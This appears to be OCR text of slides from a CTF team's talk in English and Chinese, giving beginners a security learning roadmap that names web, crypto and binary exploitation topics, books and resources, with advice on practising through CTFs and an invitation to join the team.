
FRONTEND

Java Script HTML CSS

XSS CSRF Clickjacking

...

Recommend for Beginner crypto




MATH: Linear Algebra, Abstract Algebra, . . .

ENCRYPTION: DES, AES, RSA, Diffie-Hellman, Elliptic Curve, . . .

ALGORITHM: Hash, Digital Signature, Public Key Infrastructure, . . .

Recommend for Beginner exploit



LANG

- C
- Assembly
- . . .


ATTACK

- Buffer Overflow
- String Format Attack
- ret2libc
- GOT Hijacking
- ROP
- BROP
- . . .

OS

- syscall
- glibc
- . . .

Recommend for Beginner
reverse



Books

- 程式設計師的自我修養：連結、載入、程式庫
- Computer Systems A Programmer’s Perspective
- Understanding Cryptography
- The Shellcoder’s handbook

Resource

- Google
- https://www.exploit-db.com/
- http://www.wooyun.org/
- http://dblp.uni-trier.de/

最後

結論

- 入門資安領域十分不容易
- 什麼都學，不要排斥任何的語言、語法、實作細節
- 打 CTF，知道哪裡不足 → 讀書 → 做題目驗證 → 讀 write up
- 保持興趣，不要放棄
- 找到一起奮鬥的夥伴，以及參加社群

skybullet 現狀

- 人手不足，打比賽很辛苦
- 方向未定

歡迎加入

Q & A